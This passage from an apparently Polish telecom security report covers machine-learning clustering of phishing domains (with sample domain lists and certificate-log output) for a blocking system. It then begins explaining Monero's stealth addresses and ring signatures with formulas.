
Cechy

Popatrzmy na najłatwiej dostępne informacje infrastrukturalne. W przypadku serwera DNS będzie to adres IP, na który domena się rozwiązywała. Poniżej najpopularniejsze IP:




Jak widać istnieją adresy IP, które są szczególnie oblegane. Jednak wcale nie jest regułą to, że jeśli na danym IP był phishing, pojawi się tam kolejna domena phishingowa. Równie dobrze może być tam tysiąc legalnych stron. Warto dodać, że liczba unikalnych IPv4 w analizowany zbiorze to aż 1689.

Cechą pochodną adresu IP, dostępną niewielkim kosztem jest ASN. Rozkład pośród domen phishnigowych w badanym okresie wyglądał tak:




Gdy przyjrzyjmy się subdomenom stron, które rozwiązują się na IP z popularniejszego AS-a, wyłania się dosyć oczywisty obraz:



W wielu przypadkach nie da się jednak nawet zrobić chmury słów bez dodatkowej obróbki, bowiem słowa zwyczajnie się nie powtarzają. Domeny, które rozwiązywały się na adresy IP z dwóch przykładowych AS-ów:


42745	398101
nngoo.xyz	miklesratoni.online
wgoo.xyz	antonprestol.online
rgoo.xyz	nikrastere.online
ccgoo.xyz	lopesrodero.online
nnngo.xyz	diklesropty.online
ooogo.xyz	dokolertkola.online
togoo.xyz	dedertes.online
poogo.xyz	deukraber.online
goosoo.in	dokortes.online

Jeśli spojrzymy na częściowe dane z Whois:




Tu owszem, mamy liderów, jednak w czołówce znajduje się jeszcze paru pretendentów, sama lista też stosunkowo krótka (ok. 100 unikalnych wartości). Problemem tej zmiennej jest jej ograniczona dostępność w masowych zastosowaniach. Doskonały przykład ograniczenia z jakimi trzeba się mierzyć.

Trochę inaczej sprawa ma się w przypadku wystawcy certyfikatów, przewaga jednego z nich jest bezdyskusyjna, a dane na ten temat mogą być łatwo dostępne:



Warto zaznaczyć, że prawie 80% blokowanych omen posiada certyfikat SSL.


Kolejną cechą, którą możemy brać pod uwagę jest czas, przez jaki dana domena jest odwiedzana przez ofiary. Takie dane widzimy na serwerach DNS.
Na osi x przybliżony czas, w minutach, efektywnego użycia domeny w ataku (między pierwszym i ostatnim odbiciem). Na osi y – skumulowany procent domen.




40% domen kończy swoją aktywność w ciągu kilku minut od wizyty pierwszej ofiary! Dlatego tak ważny jest czas szybkiej reakcji na pojawiającą się domenę. Oznacza to, że blokada domeny na podstawie zgłoszenia osoby poszkodowanej jest w blisko połowie przypadków już zbyt późna/niepotrzebna. Z drugiej strony, tak krótki czas aktywności jest niejako wymuszony naszym działaniem! Gdybyśmy zrezygnowali nawet z takiej spóźnionej blokady, czas aktywności domen wzrósłby w sposób naturalny. To przykład cechy, której praktycznie nie używamy, bo przecież najlepiej zablokować domenę zanim pojawi się pierwsza ofiara.

Pośród cech, którymi możemy się posługiwać, jedna wydaje się najważniejsza: adres strony. Jednak tu przestają działać typowe podejścia Natural Language Processing. Nie wykonamy lematyzacji (sprowadzania słowa do formy podstawowej) na domenie „ooogo.xyz", a odległość Levenshteina (liczba kroków potrzebnych do zamiany jednego słowa w drugie) zda się na nic przy parze: „eiiegrolokalnie.xyz" i „lokaineallegro.xyz".


Poniżej przykład podstawowego podejścia NLP, automatyczny podział na klastry tylko na podstawie tekstu (Dla zainteresowanych i bez wchodzenia w szczegóły: wykres TF-IDF+PCA, kolory TF-IDF+K-Means):



Czy coś wynika z powyższego wykresu? Niespecjalnie. Mamy jakieś klastry (ten sam kolor) jednak ich pozycja jest rozstrzelona i trudno o znalezienie jakiejś reguły. Podobnie sytuacja wygląda na wykresie t-SNE:




Tu pojawiają się pewne prawidłowości, choć nie brak też błędów. Zbliżenie grupy w pobliżu przecięcia współrzędnych x=40 i y=-50:




Obok domen sms.pl-id… widzimy też my-sms…smsafricang. Algorytm uznał, że fraza „sms” jest tu najważniejsza, a przecież ciąg znaków „sms” w nazwie domeny to nic złego. Innymi słowy, tekst – owszem – ma znaczenie, jednak to nie wszystko.

Sprawdźmy zatem jak podobna operacja powiedzie nam się na wspomnianych wcześniej cechach takich jak IP, ASN, registrar, itd. t-SNE dla tych cech wygląda już dużo lepiej:




Mamy wyodrębnione grupy (lokalizacja na wykresie – wg cech infrastrukturalnych, kolory – klastry, które uzyskaliśmy wcześniej podczas obróbki tekstu). Widać też zbieżność kolorów i lokalizacji. Przyglądając się bliżej grupce na przecięciu – 100 i 20, w tym samym miejscu na wykresie są domeny z tej samej kampanii, lecz o różnych nazwach:




Liczba grupek wydaje się wciąż zbyt duża i za bardzo rozstrzelona, podobne domeny znajdują się też w różnych grupach. Jesteśmy już blisko celu. Zbierzmy zatem wszystkie cechy, zarówno te pochodzące od tekstu, jak i wynikające z innych źródeł, i spróbujmy użyć ich do automatycznego grupowania domen.


Otrzymujemy całkiem zgrabny wykres (kolory wskazują ASN):



Ten sam wykres z podziałem na nasze wewnętrznie ustalone kategorie:



Zbliżenie lewej części wykresu:



Mimo użycia niezbyt zaawansowanego i niedeterministycznego algorytmu redukcji wymiarów (t-SNE) mamy w jednym miejscu wykresu mikro-grupy domen, które prawie nie różnią się tekstem, natomiast przynależność do tej samej kampanii została jednoznacznie zaznaczona przez cechy infrastrukturalne, które te grupki ustawiły obok siebie. Kolory to nasze wewnętrzne oznaczenie, nietrudno zgadnąć, co poszczególne z nich oznaczają. Potwierdzeniem niech będzie jeszcze wynik zapytania o certyfikaty jednej konkretnej domeny z wykresu.

Dla domeny „pl-id06057206.xyz” wynik z crt.sh wygląda tak:

pl-id06057206.xyz
pl.pl-id06057206.xyz
inpost-order.pl.pl-id06057206.xyz
vinted-order.pl-id06057206.xyz
booking-order.pl-id06057206.xyz
poczta-order.pl-id06057206.xyz
vinted.pl-id06057206.xyz
booking.pl-id06057206.xyz
sms.pl-id06057206.xyz
pl-id06057206.xyz
uber-order.pl-id06057206.xyz
allegro-order.pl-id06057206.xyz
inpost-order.pl-id06057206.xyz
olx-order.pl-id06057206.xyz

Niemal wszystkie prefiksy z listy znalazły się na ostatnim wykresie, bingo! Dosyć prosty algorytm zgrupował te domeny prawidłowo. A skoro jemu się udało, to te bardziej zaawansowane algorytmy poradzą sobie również z klasyfikacją w prawdziwym boju.

Podsumowanie:

Mamy zbiór danych, gdzie:

a) jest pełna dowolność tworzenia nowych przypadków (tworzą je w większości ludzie, nie maszyny),
b) jest bardzo mała liczba cech łatwo/masowo dostępnych,
c) mamy pewność, że zbiór treningowy zawiera przykłady false negative,
d) wielkość zbioru uczącego jest niemal nieograniczona historycznie i zawsze będzie rosnąć,
e) pojawiają się ciągle nowe schematy, nowe grupy przestępcze etc.
f) nazwa domeny to czasem zaledwie kilka znaków,
g) miliony domen musimy przepuścić przez algorytmy w czasie rzeczywistym.

A mimo to algorytmy potrafią wybrać sobie cechy istotne i na ich podstawie podejmować decyzje bardzo trafnie. Do tego stopnia, że w produkcyjnym trybie udział false positive pośród domen-kandydatów nie przekracza 10%. Co więcej, przeszło 50% przypadków jesteśmy w stanie zweryfikować, oznaczyć i zablokować automatycznie – tak bardzo pasują do znanych wzorców. Być może przestępcy są do tego stopnia przewidywalni, a może… (przewrotnie) algorytmy nauczyły się już wzorców zachowań operatorów CyberTarczy i podsuwają dokładnie to czego właśnie oni oczekują?

Grzegorz Zembrowski
Cyberbezpieczeństwo Orange Polska

Prywatność Monero

Obok Bitcoina istnieje wiele kryptowalut o różnych właściwościach. Jedne naśladują działanie Ethereum i stawiają na rozwój w kierunku kontraktów, inne walut cyfrowych oferujących szybkie transfery, są też i takie, które oferują anonimowość na bardzo wysokim poziomie.

W świecie przestępczym króluje kryptowaluta Monero. Ze względu na poziom anonimowości została ona usunięta z wielu giełd, głównie przez wykorzystywanie przez cyberprzestępców przy np. praniu brudnych pieniędzy.

Działanie Monero (i poziom jego anonimowości) ulegało sporym zmianom na przestrzeni lat, dlatego też opiszę, jak działa obecnie. Co różni ją od Bitcoina. Nie obejdzie się też bez znajomości działań na krzywych eliptycznych (opisywałem podstawy w artykule „Bitcoin – studium przypadku" w raporcie za rok 2018).

Adresat

Transakcje w Bitcoinie są otwarte i każdy może je podejrzeć (np. na www.blockchain.com/explorer lub bezpośrednio monitorując sieć) i wyśledzić, który adres wysłał i jaką ilość BTC na docelowy. Jednak nie wiadomo do kogo ten adres należy - chyba, że połączy się te dane z danymi klientów giełd.

W Monero protokół CryptoNote nie pozwala na podejrzenie odbiorcy kryptowaluty. Nadawca pobiera dwa klucze publiczne (A i B) z adresu odbiorcy, losuje zmienną r i na jej podstawie za pomocą właściwości krzywych eliptycznych wylicza tymczasowy klucz publiczny (one-time public key), a zatem tymczasowy adres odbiorcy.

$$P = Hs(rA)G + B$$

Gdzie: Hs – funkcja haszująca, r – wygenerowana duża liczba nadawcy, A – Jeden ze składników adresu (klucz publiczny 1), B – Drugi ze składników adresu (klucz publiczny 2), G – punkt początkowy na krzywej eliptycznej

Następnie wysyłający umieszcza adres tymczasowy P na wyjściu transakcji, oblicza R=rG i umieszcza w transakcji. Nikt oprócz nadawcy i odbiorcy nie wie do kogo są adresowane środki.

Adresat nasłuchując wszystkich transakcji oblicza

$$B' = P - Hs(aR)G$$

gdzie „a" to jeden z kluczy prywatnych (tzw. view key).

Jeśli B' = B to transakcja jest kierowana do niego i tylko on oraz adresat o tym wiedza. Następnie, aby wydać te środki musi obliczyć tymczasowy klucz prywatny:

$$x = Hs(aR) + b$$

gdzie „b" to drugi z kluczy prywatnych (tzw. spend key).

W ten sposób protokół CryptoNote uniemożliwia podejrzenie adresu docelowego osobom postronnym. Jednak samo zaciemnienie adresata to nie wszystko, CryptoNote zaciemnia również źródła transakcji.

Nadawca

Transakcje w Monero wysyłane są z wykorzystaniem podpisów pierścieniowych. Gdy klient sieci chce wysłać środki do odbiorcy, pobiera losowo klucze publiczne klientów znanych już w sieci (którzy dokonali jakiejkolwiek transakcji - w przeciwnym razie mógłby być łatwo zidentyfikowany), a następnie umieszcza podpis pierścieniowy złożony z tych kluczy publicznych i swojego klucza prywatnego w transakcji. Zgodnie z zasadą działania takiego podpisu, nie można stwierdzić, kto podpisał daną transakcję, ale można mieć pewność, że jest to jeden z adresów umieszczonych w pierścieniu. Przedstawiony tutaj przykład takiego podpisu będzie uproszczonym schematem – LSAG (Linkable Spontaneous Anonymous Group).

Nadawca wybiera losowo klucze publiczne (Pn), na które dokonano już pewnych wpłat. Przyjmijmy, że pobiera 2 takie klucze, zatem w „pierścieniu" znajdą się 3 pozycje (2 + jego klucz). Następnie oblicza obraz klucza.

$$I = kH(P)$$

gdzie: I = Obraz klucza, H – funkcja hashująca (w Monero – Keccak), k – klucz prywatny, P – klucz publiczny

Załóżmy, że nadawca umieszcza swoją pozycję na 2gim miejscu w pierścieniu (musi zrobić to losowo, inaczej łatwo byłoby zgadnąć kto podpisał transakcję). Następnie generuje losowe liczby a, r1, r3 i generuje początkową wartość c (n+1) czyli w tym wypadku c3:

$$c3 = H(M, [aG], [aH(P2)])$$

gdzie: M – wiadomość, a – wylosowana liczba, P2 – rzeczywisty klucz publiczny, H – funkcja hashująca, G – punkt początkowy na krzywej eliptycznej używany przez Monero

Następnie oblicza c1 i c2:


$$c1 = H(M, [r3G + c3P3], [r3H(P3) + c3I])$$

$$c2 = H(M, [r1G + c1P1], [r1H(P1) + c1I])$$

gdzie: r1,r3 – wylosowana liczba, P1,P3 – klucze publiczne pobrane z blockchain'a

Sieć jest w stanie zweryfikować taki podpis posiadając wyłącznie c1, r1, r2, r3 i I. Wysyłający nie posiada jeszcze r2 – wylicza teraz tą zmienną za pomocą równania r2 = a – C2p2 dzięki czemu podpis przez obserwujących będzie widoczny jako poprawny. W tej chwili pierścień wygląda w ten sposób (wysyłającym jest Charlie):

Schemat przykładowego pierścienia.



Weryfikacja takiego podpisu polega na obliczeniu c2, c3 i c1 z przedstawionego przez wysyłającego podpisu (c1, r1,r2,r3, I):

$$c2 = H(M, [r1G + c1P1], [r1H(P1) + c1I])$$
$$c3 = H(M, [r2G + c2P2], [r2H(P2) + c2I])$$
$$c1 = H(M, [r3G + c3P3], [r3H(P3) + c3I])$$

